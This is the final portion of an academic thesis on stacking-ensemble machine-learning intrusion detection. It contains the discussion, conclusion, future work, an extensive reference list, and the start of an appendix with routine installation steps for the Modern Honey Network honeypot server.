


Figure 63: ROC Curve for GTCS-II.

9.10. Discussion

Honeypot technology is a promising approach applied side by side with antivirus and firewall technologies to secure the increasing online offered services that are, by design, exposed to all kinds of attacks. With a well-designed honeynet and the advances of simulating more services, it would be more feasible to get high-quality datasets, study the attacker behavior, and get the latest binaries and trojans before hitting the actual services. In addition, software utilities, such as Modern Honey Network make it easy to deploy many sensors and more to come, which increases the opportunity to get most of the adversaries' tricks attacking different services. Finally, the advances in big data tools like Splunk and ArcSight are of great help to get more insight from the data when working with that kind of huge data amount.

This research has presented an ensemble methodology based on the concept of stacking generalization for effective network intrusion detection. Two heterogeneous and newly generated datasets GTCS-I (emulated) and GTCS-II (real-traffic) were utilized for the experiment. The results showed that stacking generalization approach using a set of algorithms namely RF, LR, KNN, and SVM has shown superior predictions than single classifiers. Superior computing engines could be also utilized to accelerate the processing speed and improve scalability with larger amount of network traffic data.

10. CONCLUSION

The main goal of this thesis was to demonstrate that the ensemble of different learning paradigms can improve the detection accuracy, improve the true positive rate, and decrease the false positive rate. Particularly, the thesis showed that different ML approaches are needed to detect different classes of attacks and thus treating those classes separately is important. Based on previous work in the area of ensemble approaches applied to IDSs, the thesis presented a new IDS to evaluate the relevance of selecting the learning paradigms for detecting different classes of attacks.

The IDS system presented in this thesis was, in fact, an ensemble of three different learning paradigms. Each of the three was in charge of detecting one or two classes of attacks and was trained with the same set of features. The first ML algorithm was IBK (KNN), which performed better in detecting both botnet and brute force attack classes. The second ML algorithm was MLP (NN), which was the best in detecting the DDoS attacks class. The third ML algorithm was J48 (DT), which outperformed other algorithms in detecting the class of infiltration attacks.

Before designing the ensemble-based IDS, we conducted a comparative analysis of six of the most popular ML classifiers vis-à-vis identifying intrusions in network traffic. Specifically, we analyzed the classifiers along various dimensions: feature selection, sensitivity to the hyperparameter selection, and class imbalance problems that are inherent to intrusion detection. We evaluated those classifiers using a benchmark dataset—the NSL-KDD dataset—and summarized their effectiveness using a detailed experimental assessment. In our experiments, the process of feature selection was exceptionally effective in the pre-processing of the high dimensional dataset. Using feature selection, we were able to eliminate those features in the dataset which were redundant or less relevant. The benefits of doing this were a reduction in the overall

computation time, an improvement in the accuracy of the ML algorithm, and an enhanced understanding of the resulting model.

Moreover, our experiments revealed that the hyperparameters of ML classifiers were important because they directly controlled the behavior of the training algorithm and had a significant impact on the performance of the model being trained. Choosing the appropriate hyperparameters (a.k.a., hyperparameter optimization) played a crucial role in the success of the attack classification process, as it had a material effect on the learned models.

Furthermore, this thesis determined that class imbalance has a marked impact on classification performance metrics. The problem with the imbalanced class learning is that most classification algorithms are designed around the notion that training sets are well balanced in distribution; this assumption is often incorrect. The algorithms do not consider the underlying distribution of the datasets and thus generate inaccurate model representation in class-learning tasks. Such imprudent attempts will likely lead to deterioration in classification performance. Our experiments showed that under-sampling the dominant classes and over-sampling the minority classes induced mitigation in the dataset imbalance problem and achievement of the highest classification accuracy scores.

Due to the lack of sufficient datasets and to produce a robust ensemble-based IDS, we presented a newly-generated IDS dataset—GTCS (Game Theory and Cyber Security)—which overcomes most shortcomings of the existing available datasets and addresses most of the necessary criteria for the common contemporary attacks, such as botnet, brute force, DDoS, and in-filtration attacks. The generated dataset was completely labeled and comprised about 84 network traffic features that were extracted and calculated for all benign and intrusive flows. We analyzed the GTCS dataset to select the best feature sets to detect different attacks and presented

a comprehensive analysis of the ML classifiers for identifying intrusions in network traffic. Specifically, we analyzed the classifiers in terms of accuracy, true positive, and false-positive rates.

Finally, we have designed an adaptive stacking ensemble learning model that integrates the advantages of different ML classifiers for different types of attacks and achieve optimal results. The advantage of ensemble learning is to combine the predictions of several base estimators so as to improve generalizability and robustness over a single estimator. Our experimental results have shown that the ensemble model was able to enhance the classification accuracy, increase the true positive rate, and decrease the false positive rate.

10.1. Future Work

The results from this study can be improved in many ways which could be a promising future work. We can run more honeypots like Shockpot, Elastic Honey, etc., and distribute them among different cloud providers and different areas of the world to achieve wider exposure to different attacks. We can also run the study for a longer period e.g., two or three months instead of just 10 days. Furthermore, we can dig more into the data either row data or try some other visualizer to get more features from the data and investigate the behavior of the attacker. Besides, we can improve the performance of the Ensemble classifier and apply it to real-time network traffic.

REFERENCES

1. Mell, P. and T. Grance, *The NIST definition of cloud computing*. 2011.
2. *The Internet World Stats*. December 20, 2020]; Available from: <https://www.internetworldstats.com/>.
3. Abomhara, M., *Cyber security and the internet of things: vulnerabilities, threats, intruders and attacks*. Journal of Cyber Security and Mobility, 2015. **4**(1): p. 65-88.
4. Singh, R., et al., *Internet attacks and intrusion detection system*. Online Information Review, 2017.
5. Kaur, P., M. Kumar, and A. Bhandari, *A review of detection approaches for distributed denial of service attacks*. Systems Science & Control Engineering, 2017. **5**(1): p. 301-320.
6. Jordan, T. and P.J.T.S.R. Taylor, *A sociology of hackers*. 1998. **46**(4): p. 757-780.
7. Tankard, C.J.N.s., *Advanced persistent threats and how to monitor and deter them*. 2011. **2011**(8): p. 16-19.
8. *The 2020 crowdstrike global threat report* December 21, 2020]; Available from: <https://www.crowdstrike.com/resources/reports/2020-crowdstrike-global-threat-report/>.
9. Rathore, M.M., A. Ahmad, and A.J.T.J.o.S. Paul, *Real time intrusion detection system for ultra-high-speed big data environments*. 2016. **72**(9): p. 3489-3510.
10. Sommer, R. and V. Paxson. *Outside the closed world: On using machine learning for network intrusion detection*. in *2010 IEEE symposium on security and privacy*. 2010. IEEE.
11. Auria, L. and R.A. Moro, *Support vector machines (SVM) as a technique for solvency analysis*. 2008.
12. Quinlan, J.R., *Probabilistic decision trees*, in *Machine Learning*. 1990, Elsevier. p. 140-152.
13. Mitchell, T.M.J.M.I., *Artificial neural networks*. 1997. **45**: p. 81-127.
14. Kuncheva, L.I., *Combining pattern classifiers: methods and algorithms*. 2014: John Wiley & Sons.
15. Ho, T.K., *Multiple classifier combination: Lessons and next steps*, in *Hybrid methods in pattern recognition*. 2002, World Scientific. p. 171-198.
16. Ellis, R. and V. Mohan, *Rewired: Cybersecurity Governance*. 2019: John Wiley & Sons.
17. Raj, A., N. Jain, and S.S.J.C. Chauhan, *Digital Payments and its Security*. 2020. **2**(2): p. 13-20.
18. Gagneja, K. and L.G. Jaimes. *Computational Security and the Economics of Password Hacking*. in *International Conference on Future Network Systems and Security*. 2017. Springer.
19. Pogrebna, G. and M. Skilton, *A Sneak Peek into the Motivation of a Cybercriminal*, in *Navigating New Cyber Risks*. 2019, Springer. p. 31-54.
20. Chowdhury, F. and N.T.-i.-R. Corps, *CIS 356: Fundamentals of Cybersecurity and Intelligence Gathering-Confidentiality, Integrity, Availability*. 2020.
21. Sabillon, R., et al., *Cybercrime and cybercriminals: a comprehensive study*. 2016.
22. Richards, I. and M.A.J.I.j.o.c.c. Wood, *Hacktivists against terrorism: a cultural criminological analysis of anonymous' anti-IS campaigns*. 2018. **12**(1): p. 187-205.

23. Mézešová, T., P. Sokol, and T. Bajtoš. *Evaluation of Attacker Skill Level for Multi-stage Attacks*. in *2019 11th International Conference on Electronics, Computers and Artificial Intelligence (ECAI)*. 2019. IEEE.
24. Park, K., et al., *Secure cyber deception architecture and decoy injection to mitigate the insider threat*. 2018. **10**(1): p. 14.
25. Kumar, S., D.J.I.J.o.A.R.i.C.S. Agarwal, and Management, *Hacking attacks, methods, techniques and their protection measures*. 2018. **4**(4): p. 2253-2257.
26. Porterfield, J., *White and Black Hat Hackers*. 2016: The Rosen Publishing Group, Inc.
27. Cheng, L., et al., *Enterprise data breach: causes, challenges, prevention, and future directions*. 2017. **7**(5): p. e1211.
28. Conteh, N.Y. and P.J.I.J.o.A.C.R. Schmick, *Cybersecurity: risks, vulnerabilities and countermeasures to prevent social engineering attacks*. 2016. **6**(23): p. 31.
29. Sevis, K.N. and E. Seker. *Cyber warfare: terms, issues, laws and controversies*. in *2016 International Conference On Cyber Security And Protection Of Digital Services (Cyber Security)*. 2016. IEEE.
30. Lou, X., et al., *Understanding Rowhammer attacks through the lens of a unified reference framework*. 2019.
31. Huang, H., H. Al-Azzawi, and H.J.a.p.a. Brani, *Network traffic anomaly detection*. 2014.
32. Bace, R.G. and P. Mell, *Intrusion detection systems*. 2001, US Department of Commerce, Technology Administration, National Institute of
33. Azeez, N.A., et al., *Intrusion Detection and Prevention Systems: An Updated Review*, in *Data Management, Analytics and Innovation*. 2020, Springer. p. 685-696.
34. Scarfone, K. and P. Mell, *Guide to intrusion detection and prevention systems (idps)*. 2012, National Institute of Standards and Technology.
35. Vijayarani, S. and M. Sylviaa, *Intrusion detection system-a study*. International Journal of Security, Privacy and trust management (IJSPTM) vol, 2015. **4**: p. 31-44.
36. Yeo, L.H., X. Che, and S. Lakkaraju, *Understanding Modern Intrusion Detection Systems: A Survey*. arXiv preprint arXiv:1708.07174, 2017.
37. Zhengbing, H., L. Zhitang, and W. Junqi. *A novel Network Intrusion Detection System (NIDS) based on signatures search of data mining*. in *First International Workshop on Knowledge Discovery and Data Mining (WKDD 2008)*. 2008. IEEE.
38. Hodo, E., et al., *Shallow and deep networks intrusion detection system: A taxonomy and survey*. arXiv preprint arXiv:1701.02145, 2017.
39. Gangwar, M.A. and M.S. Sahu, *A survey on anomaly and signature based intrusion detection system (IDS)*. International Journal of Engineering Research and Applications ISSN, 2014: p. 2248-9622.
40. Gupta, M., *Hybrid intrusion detection system: Technology and development*. International Journal of Computer Applications, 2015. **115**(9).
41. Tirumala, S.S., H. Sathu, and A. Sarrafzadeh. *Free and open source intrusion detection systems: A study*. in *2015 International Conference on Machine Learning and Cybernetics (ICMLC)*. 2015. IEEE.
42. Liu, S., et al. *A flow based method to detect penetration*. in *The 7th IEEE/International Conference on Advanced Infocomm Technology*. 2014. IEEE.
43. Kumar, G.N.K. and R. SHARMA, *AN OVERVIEW STUDY ON INTRUSION DETECTION SYSTEM (IDS)*. International Journal of Pure and Applied Mathematics, 2018. **118**(24).

44. Debar, H., M. Dacier, and A. Wespi, *Towards a taxonomy of intrusion-detection systems*. Computer networks, 1999. **31**(8): p. 805-822.
45. Ali Almaleki, M., *Enhancing snort IDS performance using data mining*. 2016.
46. Axelsson, S. *The base-rate fallacy and its implications for the difficulty of intrusion detection*. in *Proceedings of the 6th ACM Conference on Computer and Communications Security*. 1999.
47. Eid, H.F.A.M., *Computational Intelligence in Intrusion Detection System*. 2013, MSc Thesis, Al-Azhar University.
48. KR, K. and A. Indra, *Intrusion detection tools and techniques—A survey*. International Journal of Computer Theory and Engineering, 2010. **2**(6): p. 1793-8201.
49. Fadlullah, Z.M., et al., *State-of-the-art deep learning: Evolving machine intelligence toward tomorrow's intelligent network traffic control systems*. IEEE Communications Surveys & Tutorials, 2017. **19**(4): p. 2432-2455.
50. Dasgupta, D., et al., *Machine learning in cybersecurity: a comprehensive survey*. 2020: p. 1548512920951275.
51. Shalev-Shwartz, S. and S. Ben-David, *Understanding machine learning: From theory to algorithms*. 2014: Cambridge university press.
52. Jordan, M.I. and T.M.J.S. Mitchell, *Machine learning: Trends, perspectives, and prospects*. 2015. **349**(6245): p. 255-260.
53. Fayyad, U.M. and K.B. Irani, *On the handling of continuous-valued attributes in decision tree generation*. Machine learning, 1992. **8**(1): p. 87-102.
54. Martínez, D., G. Alenya, and C.J.A.I. Torras, *Relational reinforcement learning with guided demonstrations*. 2017. **247**: p. 295-312.
55. Koturwar, P., S. Girase, and D. Mukhopadhyay, *A survey of classification techniques in the area of big data*. arXiv preprint arXiv:1503.07477, 2015.
56. Buczak, A.L., E.J.I.C.s. Guven, and tutorials, *A survey of data mining and machine learning methods for cyber security intrusion detection*. 2015. **18**(2): p. 1153-1176.
57. Witten, I.H. and E.J.A.S.R. Frank, *Data mining: practical machine learning tools and techniques with Java implementations*. 2002. **31**(1): p. 76-77.
58. Yuan-Fu, Y. *A Deep Learning Model for Identification of Defect Patterns in Semiconductor Wafer Map*. in *2019 30th Annual SEMI Advanced Semiconductor Manufacturing Conference (ASMC)*. 2019. IEEE.
59. Claesen, M. and B. De Moor, *Hyperparameter search in machine learning*. arXiv preprint arXiv:1502.02127, 2015.
60. Ryu, J.W., M. Kantardzic, and C. Walgampaya. *Ensemble classifier based on misclassified streaming data*. in *Proc. of the 10th IASTED Int. Conf. on Artificial Intelligence and Applications, Austria*. 2010.
61. Abd Elmomen, A., A. Bahaa El Din, and A. Wahdan. *Detecting Abnormal Network Traffic in the Secure Event Management Systems*. in *International Conference on Aerospace Sciences and Aviation Technology*. 2011. The Military Technical College.
62. BalaGanesh, D., et al., *Smart devices threats, vulnerabilities and malware detection approaches: a survey*. 2018. **3**(2): p. 7-12.
63. Hansen, L.K., P.J.I.t.o.p.a. Salamon, and m. intelligence, *Neural network ensembles*. 1990. **12**(10): p. 993-1001.
64. Koch, R., M. Golling, and G.D. Rodosek. *Towards comparability of intrusion detection systems: New data sets*. in *TERENA Networking Conference*. 2014.

65. Karimi, Z., M.M.R. Kashani, and A. Harounabadi, *Feature ranking in intrusion detection dataset using combination of filtering methods*. International Journal of Computer Applications, 2013. **78**(4).
66. Kohavi, R. and G.H. John, *Wrappers for feature subset selection*. Artificial intelligence, 1997. **97**(1-2): p. 273-324.
67. John, G., R. Kohavi, and K. Pfleger, *Irrelevant features and the subset selection problem*, in *Machine Learning: Proceedings of the Eleventh International Conference*. 1994, Morgan Kaufmann.
68. Biesiada, J. and W. Duch, *Feature selection for high-dimensional data: A kolmogorov-smirnov correlation-based filter*, in *Computer Recognition Systems*. 2005, Springer. p. 95-103.
69. Araújo, N., et al. *Identifying important characteristics in the KDD99 intrusion detection dataset by feature selection using a hybrid approach*. in *2010 17th International Conference on Telecommunications*. 2010. IEEE.
70. Chebrolu, S., A. Abraham, and J.P. Thomas. *Hybrid feature selection for modeling intrusion detection systems*. in *International Conference on Neural Information Processing*. 2004. Springer.
71. Guennoun, M., A. Lbekkouri, and K. El-Khatib, *Optimizing the feature set of wireless intrusion detection systems*. International Journal of Computer Science and Network Security, 2008. **8**(10): p. 127-131.
72. Kohavi, R. and G.H.J.A.i. John, *Wrappers for feature subset selection*. 1997. **97**(1-2): p. 273-324.
73. Harris, E. *Information Gain Versus Gain Ratio: A Study of Split Method Biases*. in *ISAIM*. 2002.
74. Hall, M.A., *Correlation-based feature selection for machine learning*. 1999.
75. Shirzad, M.B. and M.R. Keyvanpour. *A feature selection method based on minimum redundancy maximum relevance for learning to rank*. in *2015 AI & Robotics (IRANOPEN)*. 2015. IEEE.
76. Liu, Y., et al., *Combining integrated sampling with SVM ensembles for learning from imbalanced datasets*. Information Processing & Management, 2011. **47**(4): p. 617-631.
77. Seo, J.-H. and Y.-H. Kim, *Machine-learning approach to optimize smote ratio in class imbalance dataset for intrusion detection*. Computational Intelligence and Neuroscience, 2018. **2018**.
78. Zhai, Y., et al., *An effective over-sampling method for imbalanced data sets classification*. Chinese Journal of Electronics, 2011. **20**(3): p. 489-494.
79. Chawla, N.V., et al., *SMOTE: synthetic minority over-sampling technique*. Journal of artificial intelligence research, 2002. **16**: p. 321-357.
80. Yen, S.-J. and Y.-S. Lee, *Cluster-based under-sampling approaches for imbalanced data distributions*. Expert Systems with Applications, 2009. **36**(3): p. 5718-5727.
81. Hasanin, T., et al. *Investigating Random Undersampling and Feature Selection on Bioinformatics Big Data*. in *2019 IEEE Fifth International Conference on Big Data Computing Service and Applications (BigDataService)*. 2019. IEEE.
82. Thomas, C., V. Sharma, and N. Balakrishnan. *Usefulness of DARPA dataset for intrusion detection system evaluation*. in *Data Mining, Intrusion Detection, Information Assurance, and Data Networks Security 2008*. 2008. International Society for Optics and Photonics.

83. Brown, C., et al. *Analysis of the 1999 darpa/lincoln laboratory ids evaluation data with netadhiect*. in *2009 IEEE Symposium on Computational Intelligence for Security and Defense Applications*. 2009. IEEE.
84. McHugh, J.J.A.T.o.I. and S. Security, *Testing intrusion detection systems: a critique of the 1998 and 1999 darpa intrusion detection system evaluations as performed by lincoln laboratory*. 2000. **3**(4): p. 262-294.
85. Siddiqui, M.K. and S. Naahid, *Analysis of KDD CUP 99 dataset using clustering based data mining*. *International Journal of Database Theory and Application*, 2013. **6**(5): p. 23-34.
86. Stolfo, S.J., et al. *Cost-based modeling for fraud and intrusion detection: Results from the JAM project*. in *Proceedings DARPA Information Survivability Conference and Exposition. DISCEX'00*. 2000. IEEE.
87. Tavallae, M., et al. *A detailed analysis of the KDD CUP 99 data set*. in *2009 IEEE symposium on computational intelligence for security and defense applications*. 2009. IEEE.
88. Portnoy, L., *Intrusion detection with unlabeled data using clustering*. 2000, Columbia University.
89. Leung, K. and C. Leckie. *Unsupervised anomaly detection in network intrusion detection using clusters*. in *Proceedings of the Twenty-eighth Australasian conference on Computer Science-Volume 38*. 2005.
90. Revathi, S. and A. Malathi, *A detailed analysis on NSL-KDD dataset using various machine learning techniques for intrusion detection*. *International Journal of Engineering Research & Technology (IJERT)*, 2013. **2**(12): p. 1848-1853.
91. Dhanabal, L. and S. Shantharajah, *A study on NSL-KDD dataset for intrusion detection system based on classification algorithms*. *International Journal of Advanced Research in Computer and Communication Engineering*, 2015. **4**(6): p. 446-452.
92. Lima Filho, F.S.d., et al., *Smart Detection: An Online Approach for DoS/DDoS Attack Detection Using Machine Learning*. *Security and Communication Networks*, 2019. **2019**.
93. Javaid, A., et al. *A deep learning approach for network intrusion detection system*. in *Proceedings of the 9th EAI International Conference on Bio-inspired Information and Communications Technologies (formerly BIONETICS)*. 2016.
94. Dhanabal, L., S.J.I.J.o.A.R.i.C. Shantharajah, and C. Engineering, *A study on NSL-KDD dataset for intrusion detection system based on classification algorithms*. 2015. **4**(6): p. 446-452.
95. Hodo, E., et al., *Shallow and deep networks intrusion detection system: A taxonomy and survey*. 2017.
96. Chandola, V., A. Banerjee, and V.J.A.c.s. Kumar, *Anomaly detection: A survey*. 2009. **41**(3): p. 1-58.
97. MeeraGandhi, G.J.I.J.C.S.C., *Machine learning approach for attack prediction and classification using supervised learning algorithms*. 2010. **1**(2): p. 11465-11484.
98. Nguyen, H.A. and D. Choi. *Application of data mining to network intrusion detection: classifier selection model*. in *Asia-Pacific Network Operations and Management Symposium*. 2008. Springer.
99. Darshan, V. and R.J.J.o.M.I. Raphael, *Real Time Call Monitoring System Using Spark Streaming and Network Intrusion Detection Using Distributed WekaSpark*. 2017. **2**(1): p. 7-13.

100. Belavagi, M.C. and B.J.P.C.S. Muniyal, *Performance evaluation of supervised machine learning algorithms for intrusion detection*. 2016. **89**(2016): p. 117-123.
101. Xie, H., K. Lv, and C. Hu. *An effective method to generate simulated attack data based on generative adversarial nets*. in *2018 17th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*. 2018. IEEE.
102. Grajeda, C., F. Breitingner, and I.J.D.I. Baggili, *Availability of datasets for digital forensics—and what is missing*. 2017. **22**: p. S94-S105.
103. Kholidy, H.A. and F. Baiardi. *Cidd: A cloud intrusion detection dataset for cloud computing and masquerade attacks*. in *2012 Ninth International Conference on Information Technology-New Generations*. 2012. IEEE.
104. Nazarov, A., A. Sychev, and I. Voronkov. *The Role of Datasets when Building Next Generation Intrusion Detection Systems*. in *2019 Wave Electronics and its Application in Information and Telecommunication Systems (WECONF)*. 2019. IEEE.
105. Giacinto, G., et al., *Intrusion detection in computer networks by a modular ensemble of one-class classifiers*. 2008. **9**(1): p. 69-82.
106. Nader, P., P. Honeine, and P. Beausery. *Intrusion detection in SCADA systems using one-class classification*. in *21st European Signal Processing Conference (EUSIPCO 2013)*. 2013. IEEE.
107. Ghorbel, O., H. Snoussi, and M. Abid. *Online OCSVM for outlier detection based on the Coherence Criterion in Wireless Sensor Networks*. in *Proc. International Conference*. 2013.
108. Kaplantzis, S., et al. *Detecting selective forwarding attacks in wireless sensor networks using support vector machines*. in *2007 3rd International Conference on Intelligent Sensors, Sensor Networks and Information*. 2007. IEEE.
109. Xiao, Y., et al., *Two methods of selecting Gaussian kernel parameters for one-class SVM and their application to fault detection*. 2014. **59**: p. 75-84.
110. Amer, M., M. Goldstein, and S. Abdennadher. *Enhancing one-class support vector machines for unsupervised anomaly detection*. in *Proceedings of the ACM SIGKDD workshop on outlier detection and description*. 2013.
111. Kim, G., S. Lee, and S.J.E.S.w.A. Kim, *A novel hybrid intrusion detection method integrating anomaly detection with misuse detection*. 2014. **41**(4): p. 1690-1700.
112. Winter, P., E. Hermann, and M. Zeilinger. *Inductive intrusion detection in flow-based network data using one-class support vector machines*. in *2011 4th IFIP international conference on new technologies, mobility and security*. 2011. IEEE.
113. Hota, H. and A.K. Shrivastava, *Decision tree techniques applied on NSL-KDD data and its comparison with various feature selection techniques*, in *Advanced Computing, Networking and Informatics-Volume 1*. 2014, Springer. p. 205-211.
114. Khammassi, C., S.J.c. Krichen, and security, *A GA-LR wrapper approach for feature selection in network intrusion detection*. 2017. **70**: p. 255-277.
115. Abdullah, M., et al., *Enhanced intrusion detection system using feature selection method and ensemble learning algorithms*. 2018. **16**(2).
116. Solanki, M., V.J.I.J.o.A.o.I.i.E. Dhamdhare, and Management, *Intrusion detection system using means of data mining by using C 4.5 algorithm*. 2015. **4**(5): p. 2319-4847.
117. Chebrolu, S., et al., *Feature deduction and ensemble design of intrusion detection systems*. 2005. **24**(4): p. 295-307.

118. Roli, F. and J. Kittler, *Multiple Classifier Systems: Third International Workshop, MCS 2002, Cagliari, Italy, June 24-26, 2002. Proceedings*. Vol. 2364. 2002: Springer Science & Business Media.
119. Hansen, J.V., et al., *Genetic programming for prevention of cyberterrorism through dynamic and evolving intrusion detection*. 2007. **43**(4): p. 1362-1374.
120. Koza, J.R., R.J.I.t.i.o. Poli, search, and d. support, *A genetic programming tutorial*. 2003. **8**.
121. Wang, G., et al., *A new approach to intrusion detection using Artificial Neural Networks and fuzzy clustering*. 2010. **37**(9): p. 6225-6232.
122. Mok, M.S., S.Y. Sohn, and Y.H.J.e.s.w.a. Ju, *Random effects logistic regression model for anomaly detection*. 2010. **37**(10): p. 7162-7166.
123. Rahman, C.M., D.M. Farid, and M.Z. Rahman, *Adaptive intrusion detection based on boosting and naive bayesian classifier*. 2011.
124. Su, M.-Y.J.E.S.w.A., *Real-time anomaly detection systems for Denial-of-Service attacks by weighted k-nearest-neighbor classifiers*. 2011. **38**(4): p. 3492-3498.
125. Sangkatsanee, P., N. Wattanapongsakorn, and C.J.C.C. Charnsripinyo, *Practical real-time intrusion detection using machine learning approaches*. 2011. **34**(18): p. 2227-2235.
126. Muda, Z., et al. *Intrusion detection based on K-Means clustering and Naïve Bayes classification*. in *2011 7th International Conference on Information Technology in Asia*. 2011. IEEE.
127. Aneetha, A., S.J.C.S. Bose, and Engineering, *The combined approach for anomaly detection using neural networks and clustering techniques*. 2012. **2**(4): p. 37.
128. Catania, C.A., F. Bromberg, and C.G.J.E.S.w.A. Garino, *An autonomous labeling approach to support vector machines algorithms for network traffic anomaly detection*. 2012. **39**(2): p. 1822-1829.
129. Lin, S.-W., et al., *An intelligent algorithm with feature selection and decision rules applied to anomaly intrusion detection*. 2012. **12**(10): p. 3285-3290.
130. Sindhu, S.S.S., S. Geetha, and A.J.E.S.w.a. Kannan, *Decision tree based light weight intrusion detection using a wrapper approach*. 2012. **39**(1): p. 129-141.
131. Schölkopf, B., et al., *Estimating the support of a high-dimensional distribution*. *Neural computation*, 2001. **13**(7): p. 1443-1471.
132. Yamanishi, K., et al., *On-line unsupervised outlier detection using finite mixtures with discounting learning algorithms*. *Data Mining and Knowledge Discovery*, 2004. **8**(3): p. 275-300.
133. Tax, D., *One-class classification; Concept-learning in the absence of counterexamples. Ph. D thesis. Delft University of Technology, ASCI Dissertation Series, 2001. 146 p.* 2001.
134. BURGER, C. *A tutorial on Support Vector Machines for Pattern Recognition, Data Mining and Knowledge Discovery*. 1998. WORKSHOP ON DATA MINING AND KNOWLEDGE DISCOVERY.
135. Platt, J.C., et al., *Estimating the support of a high-dimensional distribution*. Technical Report MSR-T R-99-87, Microsoft Research (MSR), 1999.
136. Chandola, V., A. Banerjee, and V. Kumar, *Anomaly detection: A survey*. *ACM computing surveys (CSUR)*, 2009. **41**(3): p. 1-58.
137. Giacinto, G., et al., *Intrusion detection in computer networks by a modular ensemble of one-class classifiers*. *Information Fusion*, 2008. **9**(1): p. 69-82.

138. He, H. and E.A. Garcia, *Learning from imbalanced data*. IEEE Transactions on knowledge and data engineering, 2009. **21**(9): p. 1263-1284.
139. Witten, I.H., E. Frank, and M.A. Hall, *Practical machine learning tools and techniques*. Morgan Kaufmann, 2005: p. 578.
140. Gogoi, P., et al. *Packet and flow based network intrusion dataset*. in *International Conference on Contemporary Computing*. 2012. Springer.
141. Vasudevan, A., E. Harshini, and S. Selvakumar. *SSENet-2011: a network intrusion detection system dataset and its comparison with KDD CUP 99 dataset*. in *2011 second asian himalayas international conference on internet (AH-ICI)*. 2011. IEEE.
142. Srivats, P., *Ostinato packet generator*. 2018.
143. Najera-Gutierrez, G. and J.A. Ansari, *Web Penetration Testing with Kali Linux: Explore the methods and tools of ethical hacking with Kali Linux*. 2018: Packt Publishing Ltd.
144. de Sousa, O.F., M. de Menezes, and T.J.J.J.o.C.I.S. Penna, *Analysis of the package dependency on debian gnu/linux*. 2009. **1**(2): p. 127-133.
145. Meidan, Y., et al., *N-baiot—network-based detection of iot botnet attacks using deep autoencoders*. 2018. **17**(3): p. 12-22.
146. Arzhakov, A.V., D.S.J.I.J.o.E. Silnov, and C. Engineering, *Analysis of Brute Force Attacks with Ylmf-pc Signature*. 2016. **6**(4).
147. Sharma, K., B.B.J.I.J.o.E.-S. Gupta, and M. Applications, *Taxonomy of distributed denial of service (DDoS) attacks and defense mechanisms in present era of smartphone devices*. 2018. **10**(2): p. 58-74.
148. Kirda, E. *Getting Under Alexa's Umbrella: Infiltration Attacks Against Internet Top Domain Lists*. in *Information Security: 22nd International Conference, ISC 2019, New York City, NY, USA, September 16–18, 2019, Proceedings*. 2019. Springer Nature.
149. Yan, G., N. Brown, and D. Kong. *Exploring discriminatory features for automated malware classification*. in *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. 2013. Springer.
150. Lawrence, D., *The hunt for the financial industry's mostwanted hacker*. 2015.
151. Nagpal, B., et al. *DDoS tools: Classification, analysis and comparison*. in *2015 2nd International Conference on Computing for Sustainable Global Development (INDIACom)*. 2015. IEEE.
152. Goyal, P. and A. Goyal. *Comparative study of two most popular packet sniffing tools-Tcpdump and Wireshark*. in *2017 9th International Conference on Computational Intelligence and Communication Networks (CICN)*. 2017. IEEE.
153. Chappell, L.J.L.C.U., USA, *Wireshark 101: Essential Skills for Network Analysis-Wireshark Solution Series*. 2017.
154. Draper-Gil, G., et al. *Characterization of encrypted and vpn traffic using time-related*. in *Proceedings of the 2nd international conference on information systems security and privacy (ICISSP)*. 2016.
155. Lashkari, A.H., et al. *Characterization of tor traffic using time based features*. in *ICISSp*. 2017.
156. Perkins, R.C. and C.J. Howell, *Honeypots for Cybercrime Research*, in *Researching Cybercrimes*. 2021, Springer. p. 233-261.
157. Spitzner, L. *Honeypots: Catching the insider threat*. in *19th Annual Computer Security Applications Conference, 2003. Proceedings*. 2003. IEEE.

158. Diplaris, S., et al. *Protein classification with multiple algorithms*. in *Panhellenic Conference on Informatics*. 2005. Springer.
159. Oza, N.C. and K.J.I.f. Tumer, *Classifier ensembles: Select real-world applications*. 2008. **9**(1): p. 4-20.
160. Chand, N., et al. *A comparative analysis of SVM and its stacking with other classification algorithm for intrusion detection*. in *2016 International Conference on Advances in Computing, Communication, & Automation (ICACCA)(Spring)*. 2016. IEEE.
161. Vanerio, J. and P. Casas. *Ensemble-learning approaches for network security and anomaly detection*. in *Proceedings of the Workshop on Big Data Analytics and Machine Learning for Data Communication Networks*. 2017.
162. Gao, X., et al., *An adaptive ensemble machine learning model for intrusion detection*. 2019. **7**: p. 82512-82521.
163. Zhang, W., et al. *Exploring feature extraction and ELM in malware detection for android devices*. in *International Symposium on Neural Networks*. 2015. Springer.
164. Van der Laan, M.J., et al., *Super learner*. 2007. **6**(1).
165. Wolpert, D.H.J.N.n., *Stacked generalization*. 1992. **5**(2): p. 241-259.
166. Yan, J. and S.J.M.P.i.E. Han, *Classifying imbalanced data sets by a novel re-sample and cost-sensitive stacked generalization method*. 2018. **2018**.

APPENDIX A

In this appendix section, we show the process of deploying and configuring Modern Honey Network (MHN).

Installing MHN Server on EC2 Instance

```
[mhn-server] sudo apt-get update && sudo apt-get upgrade
[mhn-server] sudo apt-get install git -y
[mhn-server] cd /opt/
[mhn-server] sudo git clone https://github.com/threatstream/mhn.git
[mhn-server] cd mhn/
[mhn-server] sudo ./install.sh
```

```
Do you wish to run in Debug mode?: y/n n
Superuser email: <this email address will be your login>
Superuser password:
Superuser password: (again):
